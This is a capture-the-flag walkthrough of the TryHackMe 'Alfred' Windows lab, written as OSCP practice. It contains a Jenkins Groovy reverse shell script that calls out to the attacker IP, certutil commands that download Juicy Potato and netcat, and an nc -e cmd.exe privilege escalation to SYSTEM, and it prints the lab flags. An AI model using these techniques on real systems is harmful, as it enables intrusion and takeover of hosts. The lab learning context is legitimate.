Alfred (attempt 2)

Link	**https://tryhackme.com/r/room/alfred**	
IP		
Type	Windows	
Status	DONE	
Difficulty	Medium	

OSCP Preparations

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privlige escalation
6. Loot
7. Archive

Resolution summary

- Text
- Text

Improved skills

- skill 1
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Host is blocking my pings

Scanned all TCP ports:

```
PORT     STATE    SERVICE
80/tcp   open  http
8080/tcp open  http-proxy
```

Enumerated open TCP ports:


```
80/tcp   open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
8080/tcp open  http    Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
```

Enumerated top 200 UDP ports:

```
```

Enumeration


Port 80 - HTTP (IIS 7.5)




Pobable users:

alfred@wayneenterprises.com
wayne
alfred

Port 8080 - HTTP (IIS 7.5), Jenkins







Default credentials don't work

```
┌──(root㉿kali)-[/home/kali/tryhackme/DefaultCreds-cheat-sheet]
└─# creds search jenkins
+-----------------+------------+------------+
| Product         | username   | password   |
+-----------------+------------+------------+
| jenkins (web)   | <blank>    | <blank>    |
+-----------------+------------+------------+
```

Lets try
admin:admin...



Welcome to Jenkins!
Invalid username or password
admin
Sign in
Keep me signed in

It worked!



File Machine View Input Devices Help
Dashboard [Jenkins] — Mozilla Firefox
TryHackMe | LazyAdmin
TryHackMe | Alfred
Dashboard [Jenkins]
10.10.61.255:8080
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Jenkins
Jenkins
New Item
People
Build History
Manage Jenkins
My Views
Lockable Resources
Credentials
New View
All
S
W
Name ↓
Last Success
project
4 yr 5 mo - #1
Icon: S M L
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle

Exploitation

Jenkins Grovy script function abuse to reverse shell




```
String host='10.11.80.80';
int port=1234;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(
pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



```
┌──(root㉿kali)-[/home/kali/tryhackme/alfred]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.61.255] 49231
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Jenkins>whoami
whoami
alfred\bruce

C:\Program Files (x86)\Jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
        State
```

Privilege Escalation

Local Enumeration


```
C:\Windows\Temp>systeminfo
systeminfo

Host Name:                 ALFRED
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          bruce
Registered Organization:
Product ID:                00426-OEM-9154295-64842
Original Install Date:     10/25/2019, 9:51:08 PM
System Boot Time:          4/12/2024, 6:08:49 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1
GenuineIntel ~2300 Mhz
```

```
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,146 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,085 MB
Virtual Memory: In Use:    1,010 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: KB976902
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Local Area Connection 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.0.1
                                 IP address(es)
                                 [01]: 10.10.61.255
                                 [02]: fe80::39f6:7eff:f4d4:c574


C:\Windows\Temp>whoami
whoami
alfred\bruce

C:\Windows\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ============================================
========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
```


```
SeSecurityPrivilege             Manage auditing and security log
Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects
Disabled
SeLoadDriverPrivilege           Load and unload device drivers
Disabled
SeSystemProfilePrivilege        Profile system performance
Disabled
SeSystemtimePrivilege           Change the system time
Disabled
SeProfileSingleProcessPrivilege Profile single process
Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority
Disabled
SeCreatePagefilePrivilege       Create a pagefile
Disabled
SeBackupPrivilege               Back up files and directories
Disabled
SeRestorePrivilege              Restore files and directories
Disabled
SeShutdownPrivilege             Shut down the system
Disabled
SeDebugPrivilege                Debug programs
Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values
Disabled
SeChangeNotifyPrivilege         Bypass traverse checking
Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system
Disabled
SeUndockPrivilege               Remove computer from docking station
Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks
Disabled
SeImpersonatePrivilege          Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege         Create global objects
Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set
Disabled
SeTimeZonePrivilege             Change the time zone
Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links
```

```
Disabled
```

Privilege Escalation vector - Juicy Potato attack




```
C:\Windows\Temp>certutil -f -urlcache http://10.11.80.80:8000/jp.exe jp.exe
certutil -f -urlcache http://10.11.80.80:8000/jp.exe jp.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>certutil -f -urlcache http://10.11.80.80:8000/nc.exe nc.exe
certutil -f -urlcache http://10.11.80.80:8000/nc.exe nc.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>dir | findstr exe
dir | findstr exe
04/12/2024  06:42 AM           347,648 jp.exe
04/12/2024  06:43 AM            59,392 nc.exe
10/16/2019  07:26 AM           113,328 svcexec.exe

C:\Windows\Temp>jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\temp\\nc.exe -e cmd.exe 10.11.80.80 443" -t * -c {659cdea7-489e-11d9-
a9cd-51}
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\\windows\\temp\\cmd.exe 10.11.80.80 443" -t * -c {659cdea7-489e-11d9-
a9cd-000d56965251}
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 443
......
[+] authresult 0
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```




Trophy & Loot

user.txt

```
79007a09481963edf2e1321abd9ae2a0
```

root.txt
I looked at this directory ad there is no root.txt. Since machine is public, i assume someone deleted it. Luckly i already did this box, so i have this flag. I will be back to issue it later.



> Read the root.txt file located at C:\Windows\System32\config
>
> ``` ``dff0f748678f280250f25a45b8046b4a ```

```
``dff0f748678f280250f25a45b8046b4a
```